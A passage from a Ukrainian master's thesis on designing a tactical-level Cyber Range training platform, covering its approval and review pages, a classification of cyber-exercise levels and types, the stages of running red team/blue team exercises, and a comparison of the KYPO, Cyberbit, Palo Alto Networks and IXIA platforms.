ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

КАФЕДРА ІНФОРМАЦІЙНОЇ ТА КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

КВАЛІФІКАЦІЙНА РОБОТА

на тему:

«ТЕХНОЛОГІЯ СТВОРЕННЯ ІНТЕГРОВАНОЇ ПЛАТФОРМИ КІБЕРНАВЧАНЬ ТАКТИЧНОГО РІВНЯ»

на здобуття освітнього ступеня магістра
зі спеціальності ____125 Кібербезпека_____
(код, найменування спеціальності)
освітньо-професійної програми _Інформаційна та кібернетична безпека_
(назва)

Кваліфікаційна робота містить результати власних досліджень. Використання ідей, результатів і текстів інших авторів мають посилання на відповідне джерело
_____ Вадим БОНДАРЕНКО

Виконав: здобувач(ка) вищої освіти групи БСДМ-62
БОНДАРЕНКО Вадим
(ПРІЗВИЩЕ, Ім'я)

Керівник: СОБЧУК Андрій
к.т.н, доцент (ПРІЗВИЩЕ, Ім'я)

Рецензент: _____
(ПРІЗВИЩЕ, Ім'я)

Київ 2024

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

Кафедра Інформаційної та кібернетичної безпеки
Ступінь вищої освіти Магістр
Спеціальність 125 Кібербезпека
Освітньо-професійна програма Інформаційна та кібернетична безпека

ЗАТВЕРДЖУЮ
Завідувач кафедри ІКБ
_____ Галина ГАЙДУР
"___"_____ 2023 року

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ РОБОТУ

Бондаренку Вадиму Володимировичу
(прізвище, ім'я, по батькові)

1. Тема кваліфікаційної роботи:
«Технологія створення інтегрованої платформи кібернавчань тактичного рівня»
керівник кваліфікаційної роботи: Собчук А.В., к.т.н, доцент кафедри
(ПРІЗВИЩЕ, Ім'я, науковий ступінь, вчене звання)
затверджені наказом Державного університету інформаційно-комунікаційних технологій від «19» жовтня 2023р. №145.

2. Строк подання студентом кваліфікаційної роботи: 15.12.2023 р.

3. Об'єкт дослідження: платформи кібернавчань тактичного рівня.

4. Предмет дослідження: моделі платформи кібернавчань тактичного рівня типу Cyber Range при побудові інтегрованої платформи.

5. Перелік завдань, які потрібно розробити

5.1 Дослідити призначення та архітектуру платформ кібернавчань типу Cyber Range.

5.2 Дослідити модель платформи кібернавчань тактичного рівня.

5.3 Дослідити опис та сформувати вимоги до апаратно-програмної реалізації.

5.4 Реалізувати інтегровану платформу кібернавчань тактичного рівня

5.5 Створити сценарій та провести кібернавчання.

6. Орієнтовний перелік графічного (ілюстративного) матеріалу: презентація магістерської дисертації засобами MS Power Point.

7. Дата видачі завдання 19.10.2023 р.

КАЛЕНДАРНИЙ ПЛАН

№ зп	Назва етапів кваліфікаційної роботи	Строк виконання етапів роботи	Примітка
1.	Підготовка і вивчення літератури	19.10.2023 р.	
2.	Написання та оформлення 1 розділу	22.10.2023 р.	
3.	Написання та оформлення 2 розділу	27.10. 2023р.	
4.	Написання та оформлення 3 розділу	03.11.2023 р.	
5.	Написання та оформлення 4 розділу	15.11.2023 р.	
6.	Оформлення роботи в цілому	26.11.2023 р.	
7.	Підготовка доповіді до захисту.	15.12.2023 р.	

Здобувач(ка) вищої освіти _____ Вадим БОНДАРЕНКО
(підпис) *(Ім'я, ПРІЗВИЩЕ)*

Керівник
кваліфікаційної роботи _____ Андрій СОБЧУК
(підпис) *(Ім'я, ПРІЗВИЩЕ)*

ВІДГУК РЕЦЕНЗЕНТА
на кваліфікаційну роботу

здобувача БОНДАРЕНКА Вадима

на тему: «Технологія створення інтегрованої платформи кібернавчань тактичного рівня»

Актуальність: Кібератаки стають прихованішими і більш досконалими та можуть виникати з різних джерел, використовуючи численні вектори і приймаючи різні форми. Необхідність в побудовах та експериментах передових механізмів кібербезпеки, а також постійне навчання з використанням сучасних методологій, прийомів та реалістичних сценаріїв є життєво важливим. Тому тема кваліфікаційної роботи є актуальною та своєчасною.

Позитивні сторони:

1. На основі проведеного аналізу, в роботі встановлено архітектуру платформ для проведення кібернавчань типу CYBER RANGE.
2. Досліджено порядок підготовки та проведення кібернавчань.
3. Розглянуто зміст моделі платформи кібернавчання тактичного рівня.
4. Текст викладено достатньо грамотно, послідовно. Сформульовано чіткі та змістовні висновки. Графічний матеріал оформлено якісно. Список науково-технічної літератури свідчить про вміння користуватись матеріалами за темою кваліфікаційної роботи.

Недоліки:

1. У кваліфікаційній роботі бажано було б перший розділ для наочності відобразити більшою кількістю ілюстративного матеріалу.
2. Запропоновану інтегровану платформу кібернавчання тактичного рівня бажано було б показати на прикладі конкретної навчальної групи.

Відзначені зауваження не впливають на загальну позитивну оцінку кваліфікаційної роботи.

Висновок: Враховуючи недоліки, кваліфікаційна робота заслуговує оцінку **“добре”**, а здобувач(ка) **БОНДАРЕНКО Вадим** – присвоєння кваліфікації магістр з кібербезпеки за спеціалізацією інформаційна та кібернетична безпека.

Рецензент:

_____	_____	_____
(науковий ступінь, вчене звання)	*(підпис)*	*(ім’я, прізвище)*

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ІНФОРМАЦІЙНО-КОМУНІКАЦІЙНИХ ТЕХНОЛОГІЙ
НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ

ПОДАННЯ
ГОЛОВІ ДЕРЖАВНОЇ ЕКЗАМЕНАЦІЙНОЇ КОМІСІЇ
ЩОДО ЗАХИСТУ КВАЛІФІКАЦІЙНОЇ РОБОТИ

Направляється здобувач БОНДАРЕНКО Вадим до захисту кваліфікаційної роботи
(прізвище, ім'я)

спеціальності 125 Кібербезпека
освітньо-професійної програми Інформаційна та кібернетична безпека
(шифр і назва спеціальності)

на тему: «Технологія створення інтегрованої платформи кібернавчань тактичного рівня».

Кваліфікаційна робота і рецензія додаються.

Директор інституту _____ Віталій САВЧЕНКО
(підпис) *(ім'я, прізвище)*

Висновок керівника кваліфікаційної роботи

Здобувач ***БОНДАРЕНКО Вадим*** обрав тему роботи, метою якої було дослідити зміст технології створення інтегрованої платформи кібернавчань тактичного рівня та розробка рекомендацій щодо її реалізації. Перелік використаних джерел свідчить про вміння здобувачем розбиратись в наукових питаннях та застосовувати їх при дослідженнях. Під час виконання кваліфікаційної роботи ***БОНДАРЕНКО Вадим*** показав добру теоретичну та практичну підготовку, вміння самостійно вирішувати питання і робити висновки. Роботу виконував сумлінно, акуратно та вчасно за планом.

Все це дозволяє оцінити виконану кваліфікаційну роботу здобувача ***БОНДАРЕНКО Вадима*** на оцінку **"добре"** та присвоїти йому кваліфікацію магістр з кібербезпеки за спеціалізацією інформаційна та кібернетична безпека.

Керівник кваліфікаційної роботи _____ Андрій СОБЧУК
(підпис) *(ім'я, прізвище)*
"____" _____ 2023 року

Висновок кафедри про кваліфікаційну роботу

Кваліфікаційна робота розглянута. Здобувач **БОНДАРЕНКА Вадима** допускається до захисту даної кваліфікаційної роботи в Державній екзаменаційній комісії.

Завідувач кафедри Інформаційної та кібернетичної безпеки
(назва)

_____ Галина ГАЙДУР
(підпис) *(ім'я, прізвище)*

РЕФЕРАТ

Текстова частина кваліфікаційної роботи: 91 сторінку, 73 рисунків, 14 таблиць, 20 джерел та 2 додатки.

Об'єкт дослідження –платформи кібернавчань тактичного рівня.

Предмет дослідження – моделі платформи кібернавчань тактичного рівня типу Cyber Range при побудові інтегрованої платформи.

Мета роботи – реалізація інтегрованої платформи кібернавчань тактичного рівня та проведення сценарію кібернавчання командами атаки та оборони.

Методи дослідження – системного аналізу, комп'ютерного моделювання та методи дослідження мережевого трафіку.

Кібератаки стають прихованішими і більш досконалими та можуть виникати з різних джерел, використовуючи численні вектори і приймаючи різні форми. Необхідність в побудовах та експериментах передових механізмів кібербезпеки, а також постійне навчання з використанням сучасних методологій, прийомів та реалістичних сценаріїв є життєво важливим.

В роботі розглянуто кібернавчання тактичного рівня, модель кібернавчання тактичного рівня, описані інструменти та вимоги щодо їх використання. Сформовано інтегровану платформу кібернавчання тактичного рівня, сформовано сценарій оборни та атаки для учасників команд та проведено кібернавчання в повному обсязі.

Результатом проведеної роботи є створення платформи для проведення кібернавчання тактичного рівня для здобуття фахівціями у сфері кібербезпеки необхідних професійних навичок реагування на кібератаки в реальному середовищі

Галузь використання – кібербезпека та навчання кіберфахівців.

ПЛАТФОРМА, КІБЕРНАВЧАННЯ, ТАКТИЧНИЙ РІВЕНЬ, CYBER RANGE, АТАКА, ОБОРОНА.

ABSTRACT

The text part of the qualification work: 91 pages, 73 figures, 14 tables, 20 sources and 2 appendices.

Object of research – is cyber training platforms of the tactical level..

Subject of research – the model of the cyber training platform of the tactical level of the Cyber Range type in the construction of an integrated platform.

The aim of research – the implementation of an integrated tactical level cyber training platform and the conduct of a cyber training scenario by attack and defense teams.

Research methods – system analysis, computer modeling and network traffic research methods.

Cyber attacks are becoming more stealthy and sophisticated and can come from multiple sources, using multiple vectors and taking many forms. The need to build and experiment with advanced cyber security mechanisms, as well as constant training using modern methodologies, techniques and realistic scenarios is vital.

The work considers cyber training of the tactical level, the model of cyber training of the tactical level, describes the tools and requirements for their use. An integrated tactical-level cyber training platform was formed, a defense and attack scenario was formed for team members, and full cyber training was conducted.

The result of the work carried out is the creation of a platform for conducting tactical level cyber training for cyber security specialists to acquire the necessary professional skills to respond to cyber attacks in a real environment

The field of use is cyber security and training of cyber specialists.

PLATFORM, CYBER LEARNING, TACTICAL LEVEL, CYBER RANGE, ATTACK, DEFENSE

ЗМІСТ

ПЕРЕЛІК УМОВНИХ СКОРОЧЕНЬ

SIEM – Security information and event management (управління інформаційною безпекою та подіями безпеки);

DoS - Denial of Service (відмова в обслуговуванні);

HW - Hardware (апаратне забезпечення);

IDS - Intrusion Detection System (система виявлення вторгнень);

IPS - Intrusion Prevention System (система запобігання вторгнень);

FW - Firewall (мережевий екран);

CPU - Central processing unit (цетральний процесор);

RAM - Random Access Memory (пам'ять з довільним доступом);

HDD - Hard disk drive (жорсткий диск);

VLAN – Virtual Local Area Network (віртуальна локальна комп'ютерна мережа);

PLC - Programmable logic controller (програмований логічний контролер);

SCADA - Supervisory Control and Data Acquisition (диспетчерське управління і збір даних);

TCP – Transmission Control Protocol (протокол керування передачею);

LAN - Local Area Network (локальна комп'ютерна мережа);

WAN - Wide Area Network (глобальна мережа).

ВСТУП

Актуальність дослідження. Кібератаки стають прихованішими і більш досконалими та можуть виникати з різних джерел, використовуючи численні вектори і приймаючи різні форми. Необхідність в побудовах та експериментах передових механізмів кібербезпеки, а також постійне навчання з використанням сучасних методологій, прийомів та реалістичних сценаріїв є життєво важливим. Кібернавчання можуть забезпечити середовище, в якому фахівці з кібербезпеки можуть практикувати технічні та професійні навички, проходити навчання в емульованих складних мережах, щоб реагувати на реальні сценарії кібератак. Крім того, вони можуть імітувати середовище для фахівців з інформаційної безпеки, оцінювати поводження з інцидентами та процедури реагування та перевіряти нові технології щоб запобігти кібератакам.

В даній магістерській дисертації розглянуто кібернавчання тактичного рівня, модель кібернавчання тактичного рівня, описані інструменти та вимоги щодо їх використання. Сформовано інтегровану платформу кібернавчання тактичного рівня, сформовано сценарій оборни та атаки для учасників команд та проведено кібернавчання в повному обсязі. Результатом проведеної роботи є створення платформи для проведення кібернавчання тактичного рівня для здобуття фахівціями у сфері кібербезпеки необхідних професійних навичок реагування на кібератаки в реальному середовищі.

Об'єкт дослідження –платформи кібернавчань тактичного рівня.

Предмет дослідження – моделі платформи кібернавчань тактичного рівня типу Cyber Range при побудові інтегрованої платформи.

Мета роботи – реалізація інтегрованої платформи кібернавчань тактичного рівня та проведення сценарію кібернавчання командами атаки та оборони.

Наукові завдання:

– визначити призначення та архітектуру платформ для проведення

кібернавчань типу Cyber Range;

– сформувати модель платформи кібернавчань тактичного рівня;

– описати та сформувати вимог до використання апаратно-програмної реалізації;

– програмно реалізувати інтегровану платформу кібернавчань тактичного рівня, сформувати сценарій атаки та обори, провести кібернавчання на основі сформованого сценарію з долученням команд атаки та оборони.

Методи дослідження – системного аналізу, комп'ютерного моделювання та методи дослідження мережевого трафіку.

Практичне значення одержаних результатів. Результати виконання окремих завдань можуть бути використані для навчання фахівців у сфері кібербезпеки реагуванню на кібератаки.

1 ПРИЗНАЧЕННЯ ТА АРХІТЕКТУРА ПЛАТФОРМ ДЛЯ ПРОВЕДЕННЯ КІБЕРНАВЧАНЬ ТИПУ CYBER RANGE

1.1 Класифікація кібернавчань

Для проведення кібернавчань потрібно розуміти мету їх проведення, об’єм та рівень залучених сил та засобів. На даний момент немає встановленої узагальненої класифікації кібернавчань, яка б виділяла їх рівні, форми, види та типи. Проаналізувавши літературу [1-2] можна виділити наступні рівні й види кібернавчань та їх сутність.

Рівні проведення кібернавчань:

1. Стратегічний рівень – рівень на якому розглядають види кібератак, приймають рішення та оцінюють ризики. Застосовується без використання програмно-апаратних засобів. Зазвичай навчання проводяться для керівників різних силових структур або організацій.
2. Тактичний рівень – рівень на якому відпрацьовують практичні навички, навчання проводять на кіберполігоні із застосуванням програмно-апаратних засобів. Навчаються інженери та спеціалісти з інформаційної безпеки.
3. Оперативний рівень – рівень на якому в фоні задач стратегічного рівня відпрацьовуються практичні питання технічного рівня, що вважається найбільш результативним підходом для проведення кібернавчань [4].

Щодо форми кібернавчань, то їх можна розділити на дискусійні та практичні:

1. Дискусійні — призначені для ознайомлення учасників з планами, політикою та процедурами кібербезпеки. У дискусійних вправах учасники обговорюють конкретну, заздалегідь визначену дилему.

2. Практичні — використовуються для перевірки планів, політик та процедур, а також підготовки працівників. Зазвичай обирається симуляція, яка співвідноситься з реальним середовищем.

Види кібернавчань.

Відносно мети та організації проведення кібернавчань, повноти використання тієї чи іншої форми на відповідному рівні можна виділити наступні види кібернавчань (таблиця 1.1).

Таблиця 1.1

Види кібернавчань

Стратегічний рівень	Тактичний рівень	Оперативний рівень
Desk Check Walkthrou Tabletop exercise	Workshop Comms check Distributed tabletop exercise	Command Post Exercise Simulation Exercise Capture the Flag Cyber Range (Red Team/Blue Team)

Розглянемо їх детальніше:

1. Desk Check - це вид, який використовується для перевірки планів і процедур кіберзахисту та будь-яких змін до них. Плани та процедури, що засновані на сценарії, обговорюються крок за кроком. Це дає змогу зрозуміти, які кроки потрібні та як їх слід виконувати

2. Walkthroug - детально розглядається конкретний сценарій, наприклад, кібератака. Визначається хто, що і коли робить, які дії необхідно зробити в тій чи іншій ситуації. Тобто розглядаються конкретні кроки протидії атакам, включаючи виявлення, реакцію, подальші дії та висновки з ситуації.

3. Tabletop exercise - охоплює всі аспекти управління атакою. Усі учасники попередньо отримують однакову інформацію про атаку та її вплив на систему. Під час вправ гравці відпрацьовують комунікаційні дії між собою та суспільством щодо поширення інформації про кібератаку та реагування на неї. Під час Tabletop exercise атакована команда може поділитися відповідною

інформацією, отримати загальний огляд, приймати прийнятні рішення та відпрацьовувати комунікаційні заходи.

4. Workshop - робота за сценарієм (крок за кроком). Учасники відпрацьовують різні дії та аналізують можливий результат. Це дає змогу відпрацьовувати дії команд та окремих учасників без натиску часу, що допомагає поліпшити навички роботи в кризових ситуаціях та сценаріях.

5. Comms check – цей вид вправ використовується для перевірки систем та інфраструктури на правильність функціювання згідно заданих вимог.

6. Distributed tabletop exercise – це рольова гра, в якій учасники відіграють свою звичайну роль у планах та процедурах сценарію. Ця вправа подібна до Tabletop exercise, але не існує можливості обговорення. Учасники повинні діяти, як в реальному часі. Результати обговорюються пізніше. Перевага цієї вправи полягає в тому, що учасники можуть практикувати процедури та дії в звичайному середовищі.

7. Command Post Exercise – вправа моделюється без можливості використання служб екстреної допомоги. Атаковані команди вирішують питання та ситуації у реалістичному та еволюційному сценаріях. Як результат, команди реагують на реалізацію сценаріїв, що розвиваються, у власному середовищі та власними силами.

8. Simulation Exercise – у процесі моделювання учасники реалізують реалістичний сценарій у власному середовищі. Учасники практикують за нормальних обставин, наскільки це можливо, за рахунок власних ресурсів у власному середовищі. Решта сценарію розвивається в результаті їхніх рішень та дій. Відпрацювання вправ підходить, якщо метою навчання є тестування та підготовка учасників під тиском у власному середовищі. Інтенсивність та розвиток сценарію залежать від кількості учасників та рівня їхнього досвіду. Важливо також вирішити, чи братимуть участь лише внутрішні сторони, чи зовнішні сторони також будуть включені. Навчання може тривати від пів дня до декількох днів

9. Capture the Flag – в «захопленні прапора» метою є знайти «прапор» або інший елемент і «захопити» його, тобто визначити та представити його керівнику занять. Вправу можна проводити в командах або індивідуально, а також в конкуренції чи ні.

10. Cyber Range (Red Team/Blue Team) — вид навчань при яких червона команда атакує мережу чи інший важливий об'єкт, а блакитна команда намагається послабити цю атаку й захистити цей об'єкт. Ця вправа підвищує обізнаність про можливі ризики, а також дає уявлення про можливі уразливості та способи їх вирішення, про стратегії виявлення нападу та способи реагування [3].

Типи кібернавчань.

Існують різні типи проведення кібернавчань [10]. Тип кібернавчань визначає, якої складності буде кібернавчання, протягом якого часу буде проводитися та які ресурси на це потрібні (таблиця 1.2).

Таблиця 1.2

Типи кібернавчань

Тип	Опис	Складність	Час	Ресурси
Настільні	Вправи із завданнями, що подані на папері.	Цей вид навчання можна планувати та виконувати швидко	Планування: 1-2 місяці Виконання: 1-3 дні	Залучаються обмежені ресурси, кількість яких залежить від кількості організацій
Гібридні	Проводяться на основі сценаріїв (сканування, e-mail spoofing,то що).	Цей тип вправи вимагає більше часу на планування і на виконання	Планування: 3-6 місяців Виконання: 3-5 днів	Потрібні час та люди для організації проведення навчання за сценарієм
Близькі до реальності	Вправи включають в себе реальні сценарії з поставленими проблемами для більш детальної підготовки спеціалістів.	Цей вид вправ вимагає детальної координації та планування.	Планування: 6-12 місяців Підготовка: 2-3 місяці Виконання: 7-14 днів	Велика кількість організацій та учасників. Потребує значних інформаційних ресурсів та бюджету для реалізації сценарію.

Отже, аналізуючи наведені відомості, можна представити узагальнену

класифікацію кібернавчань (таблиця 1.3).

Таблиця 1.3

Узагальнена класифікація кібернавчань

Класифікація кібернавчань		
Рівні	**Види**	**Типи**
Стратегічний	Desk Check Walkthroug Tabletop exercise	Настільні
Тактичний	Workshop Comms check	Гібридні Близькі до реальності
Оперативний	Command Post Exercise Simulation Exercise Capture the Flag Cyber Range (Red Team/Blue Team)	Гібридні Близькі до реальності

1.2 Порядок підготовки та проведення кібернавчань

У цьому розділі представлений рекомендований метод підготовки, виконання, аналізу та звітування про результати кібернавчань типу Cyber Range[5, 10].

Існує 4 кроки підготовки та проведення кібернавчань:

1. Підготовка до вправ;

2. Виконання вправ;

3. Аналіз після вправ;

4. Звітність.

Кібернавчання вимагають невеликої кількості команди персоналу, яка зобов'язана виконувати всі чотири етапи і значну кількість, які залучаються головним чином до виконання вправ. Рис. 1.1 ілюструє чотири етапи Кібернавчань разом з їх основними видами діяльності та середньою кількістю календарних днів, які потрібно виконати (на основі минулих кібернавчань).

Рис. 1.1. Етапи підготовки та проведення кібернавчань

Менші програми, ймовірно, матимуть більш короткі терміни. Найважливішим кроком для генерування діючої інформації є Аналіз після вправ (крок 3). Діяльність з підготовки вправ та виконання вправ є важливою умовою для створення середовища та основи, що забезпечить, щоб дані, необхідні під час аналізу після вправ, дали успішний результат для програми.

Крок 1 - Підготовка до вправ:

Цей крок відбувається протягом 30 - 60 днів. Основні дії, що виконуються під час вправ

Підготовка:

– Вибір членів команди;
– Визначення місій команди та сприятливі сценарії;
– Підготовка початкової методології оцінки впливу місії;
– Визначення методології оцінки ймовірності;
– Збір розвідувальної документації;
– Визначення і розробка плану.

Підготовка до вправ – Команди

Персонал, який бере участь у Кібернавчанні є частиною однієї з цих команд:

– Control Team;
– Operational Team;

– Cyber Opposing Force (OPFOR) Team.

Кожна команда має різний набір обов'язків у Кібернавчанні, які відрізняються між собою етапами та регулюється за потребою. Ролі персоналу, які слід враховувати для кожної команди, узагальнені у наступних підрозділах. Усі учасники повинні мати дозвіл на захист, необхідний для участі в Кібернавчанні.

Крок 2 - Виконання вправ

Цей крок зазвичай відбувається протягом 3 - 5 днів. Вся вправа номінально займає 3 дні, але це адаптований процес, який може тривати або кілька днів (для складних сценаріїв) або розділитись на дві окремі події (наприклад, якщо це обмежено наявністю ключових учасників. Основними видами діяльності, які виконуються під час виконання вправ, є:

– Введення в навчання відбувається протягом 1-1,5 дня і створює етап для проведення Кібернавчань. Оскільки не всі учасники беруть участь у підготовці вправ (крок 1), Введення слугує можливістю ознайомити всіх із методологією вправ.

– Виконання вправ проводиться після Введення і зазвичай триває 1-3 дні. Operational Team представляє своїм учасникам короткий виклад, розроблений під час сеансу перерви. Вона описує детальний план виконання місії та оновлення Методики впливу місії. Потім OPFOR Team представляє запропоновані кібер-атаки, описуючи ціль протидії кібер-місії, конкретну цільову систему, оцінку ймовірності, будь-які припущення та коли напад може бути здійснений. Керівник OPFOR Team керує проведенням Кібернавчань, вводячи кожну нову ціль протидії кібер-місії.

– Збір даних - у нотатках міститься основна інформація про систему, інформаційний потік групи OPFOR, описи систем і обладнання, що використовуються в кожній кібератаці OPFOR, а також міститься інформація про взаємодію між іншими співробітниками.

Крок 3 – Аналіз після вправ.

Цей крок зазвичай відбувається протягом 30 - 90 днів. Основними видами діяльності, здійсненими в ході аналізу після вправи, є:

– Збір даних - після завершення вправи, Аналітик даних переглядає та впорядковує необроблені дані (примітки), створені під час проведення Кібернавчання, у таблицю перед робочою нарадою. Під час вправи команда / керівник OPFOR, можливо, вже почали заповнювати таблицю аналізу і в цьому випадку Аналітик даних повинен включити дані в існуючий. Операція збору даних триває до 3 тижнів, залежно від розкладу аналітика даних;

– Початковий аналіз - учасники аналізу переглядають кожну кібератаку, її мету, методи атаки та опис; можливий системний ефект; Ефект місії та Вплив не неї. Потім учасники аналізу можуть визначити, чи потрібне їм уточнення чи додаткова інформація (якщо так, то це буде надано через домашнє завдання). Для кожної кібератаки потрібне докладне уточнення аналізу;

– Нормалізування атаки - учасники аналізу переглядають один за одним кожен рядок таблиці аналізу. У процесі цього учасники аналізу розглядають прогалини, запитання та пропущену інформацію, для вирішення тяжких питань;

– Доопрацювання ризику - учасники аналізу проводять остаточний огляд змін в таблиці аналізу та переглядають варіанти ризику. Потім учасники аналізу обговорюють та мінімалізують моменти виникнення ризику.

– Класифікація рекомендацій - після закінчення Доопрацювання ризику, учасники аналізу переглядають призначені домашні завдання та обговорюють можливості системи (систем) для запобігання або зменшення ризику, пов'язаного з кожною кібератакою, в таблиці аналізу.

Крок 4 - Звітування

Цей крок має різну тривалість. Основні види діяльності, що здійснюються під час звітності:

1. Визначення пріоритетних рекомендацій - для системи, що аналізується, the Control Team Lead та ключовий програмовий персонал

повинні визначити пріоритетність ризиків та рекомендацій щодо кібербезпеки, визначених під час аналізу після виконання вправ (крок 3), та виділити їх у Технічному та Виконавчому брифінгу. Сфери, які слід виділити, можуть включати подолання вразливостей, що викликають занепокоєння та стратегічні проблеми за допомогою швидких тактичних рішень. Програма також розглядає, чи потрібні додаткові Кібернавчання для покращення інших систем, місій або інтерфейсів, які не досліджуються. Control Team Lead повинен підкреслити у звітах як потенційні можливості противника для порушення оперативної місії, так і стійкість операційної системи. Control Team Lead - особа, відповідальна за проведення інструктажів, повинна бути ознайомлена з усією інформацією, яка міститься в таблиці аналізу. Control Team Lead повинен надавати стислий зміст завдань всім учасникам аналізу, якщо це можливо, перед самим інструктажем, щоб організувати більш ефективніший аналіз отриманих результатів.

2. Заповнення короткого технічного опису - містить всі зусилля Кібернавчання з підготовки, дослідження, виконання та аналізу від кроку 1 до кроку 3:

- Цілі, припущення, переваги;
- Ключові організації, які беруть участь у навчанні;
- Огляд місії та сценарію;
- Огляд місії OPFOR;
- Підсумок результатів.

3. Розроблення короткого виконавчого опису - забезпечує огляд кроків на високому рівні та представляє рекомендації і ключову діючу інформацію про аналізовану систему. Інформація, яка міститься в описі:

- Цінності та переваги Кібернавчання;
- Підсумок атак та рекомендації;
- Плани інформування інших програм;
- Наступні кроки.

Інформація може бути витягнута з Технічного брифінгу, але мова для опису сценаріїв кібератаки повинна бути зрозумілою для військового. Короткий виклад містить візуальне зображення цілей протидії кібер-місії OPFOR, підкреслюючи рекомендації

1.3. Аналіз платформ кібернавчань типу Cyber Range

Переглядаючи існуючі платформи кібернавчань типу Cyber range були зроблені висновки, що для їх створення були застосовані різні підходи. Побудова платформ залежить від підходу до таких конструктивних особливостей як: гнучкість, масштабованість, ізольованість, сумісність, ефективність, доступність. Їх також можна класифікувати за категоріями: академічний, військовий або комерційний.

Проведений аналіз різних платформ кібернавчань типу Cyber Range дозволив виділити їх особливості, основні функції.

1.Кібернавчання KYPO [6-10]

Платформа кібернавчання KYPO була заснована Чешською Республікою як частина Програми дослідженя безпеки Чешської Республіки. Дана платформа модульно розподілена, тому здатна відтворювати сценарії в реальному часі. Її модульна архітектура працює на різних обчислювальних платформах, таких як OpenStack або OpenNebula. Це дозволяє їй бути гнучкою та масштабованою для створення віртуальних сценаріїв. Платформа моделі базується на таких вимогах: гнучкість, масштабованість, ізольованість проти сумісності, економічності, вбудованого моніторингу та легкості доступу. З урахуванням вищезазначених вимог, сценарії кібернавчань можна створювати динамічно.

Складність сценаріїв знаходиться в діапазоні від створення одного ізольованого вузла для ізольованого середовища до мережі з різними топологіями та операційними системами, що підвищує гнучкість платформи.

Доступ до платформи можна здійснити через веб-інтерфейс, це забезпечує легкий доступ для більш недосвідчених користувачів.

Платформа може надавати дані в реальному часі для моніторингу загальної сумісності платформи та окремих топологій, які платформа може створити. Щоб досягти всі вищезазначених вимоги та особливості, платформа поділена на такі блоки:

- обчислювальна інфраструктура, які включає засоби центру обробки даних
- фізичні машини та мережеві пристрої, які формують обчислювальні ресурси інфраструктури (сховище-обчислювальна потужність- оперативна пам'ять).

Для управління вищезазначеними блоками, використовується платформа OpenNebula, яка забезпечує управління віртуалізацією, центру обробки даних, а також хмарними сервісами.

2. Кібернавчання CYBERBIT [6-10]

Платформа Cyberbit – середовище кібернавчань, мета якого створити реалістичні навчальні середовища для підприємств, урядів, академічних установ та керованих постачальників послуг безпеки (MSSP) по всьому світу. Платформа надає навчальні сценарії та тестові стенди для оцінки засобів безпеки та архітектури в безпечному та контрольованому середовищі. Cyberbit може надавати віртуальні копії корпоративних IT мереж та операційних технологій (OT), які включають сервери додатків, сервери баз даних, сервери електронної пошти, комутатори, маршрутизатори та програмовані логічні контролери(PLCs), які можуть відтворювати реальне середовище для атаки та оборони в ізольованому середовищі. Фізичне обладнання OT може бути інтегровано до модельованого IT та може контролюватися в середовищі збору даних (SCADA).

3. Кібернавчання мережі Palo Alto Networks [6-10]

Платформа Palo Alto Networks пропонується як послуга для організацій, але це також може бути реалізовано локально. Вона базується на моделюванні

мережі та навчаннях із захисту - атаки, метою яких є виявлення кіберзагроз за допомогою інноваційної технології в практичних навчаннях. Сценарії навчання є надреалістичними, оскільки вони пов'язані з реальними загрозами.

Атака відбувається за допомогою генератора мережевого трафіку, який здатен генерувати до 400 Гбіт/с легального та зловмисного трафіку, а також генератора трафіку додатків, який генерує до 40 Гбіт/с і може відтворювати поведінку користувачів. Мета кібернавчань від Palo Alto Networks полягає в тому, що слухачі можуть оволодіти різними захисними техніками та навичками, брати участь у гіперреалістичному ізольованому середовищі.

4. Кібернавчання від IXIA [6-10]

IXIA - це компанія з оцінки безпеки, що спеціалізується на безпеці та моніторингу мереж. IXIA пропонує свою платформу кібернавчань, яка дозволяє використовувати різні реалістичні сценарії атак, в яких генерується шкідливий трафік. Платформа зосереджена на вправах, в яких беруть участь червона та синя команда (атака та оборона).

IXIA розроблена кількома комбінованими модулями та використовує SIEM систему Splunk для упрявління інформацією та подіями в системі, Quali для створення пісочниць та інтерфейсу управління, брандмауери нового покоління Fortinet, IXIA ThreatARMOR для подачі інформації про загрози, PerfectStorm від IXIA для генерації трафіку та IXIA BreakingPoint для модуля візуалізації.

Взаємодія платформи з різними модулями робить її універсальною, гнучкою та масштабованою (Palo Alto Firewall).

В результаті аналізу платформ кібернавчань від різних компаній, було виділено їх основні цілі, можливості, переваги та наведено їх в табл.1.4

Таблиця 1.4

Аналіз платформ кібернавчань.

Назва платформи	Ціль	Можливості	Переваги
KYPO	Імітація реалістичного середовища для навчання фахівців з кібербезпеки	Використання хмарних сервісів, доступ через веб інтерфейс, динамічне створення віртуальних середовищ, великі цільові мережі	Розширені інструменти налаштування, форензика шкідливого програмного забезпечення, ізольованість, сертифікація, середовище Cyber Range
Cyberbit	Розгортання реалістичного середовища для навчання підприємств, урядів, академічних установ та MSSP.	Копія реальної віртуальної мережі, генератор атак, PreBuild мережа, готові сценарії атак, генератор трафіку, база знань, система SCADA,	Розширені сценарії атак, тренерська консоль, форензика шкідливого ПО, середовище Cyber Range, ізольованість, сертифікація
Palo Alto Network	Навчання учасників організацій для боротьби з сучасними кіберзагрозами	Забезпечення ізольованого середовища за допомогою генератора мережевого трафіку	Командні змагання, сценарії атак на промислові системи управління, ізольованість, сертифікація, середовище Cyber Range
IXIA	Створення віртуального середовища для навчання учасників організацій боротьбі з сучасними кіберзагрозами	Пропонується як послуга, гнучкий, масштабований, виконується аналіз додатків на загрози, використовуються SIEM системи, генератор трафіку.	Повний стек сценаріїв атак, тренерська консоль, ізольованість, сертифікація, середовище Cyber Range

В результаті аналізу можна виділити спільні функції кожної платформи:

1. Наявність готових сценаріїв атак

2. Форензика шкідливого програмного забезпечення
3. Ізольованість
4. Генератор мережевого трафіку
5. Мережеві пристрої
6. Середовище Cyber Range

Висновок до розділу 1

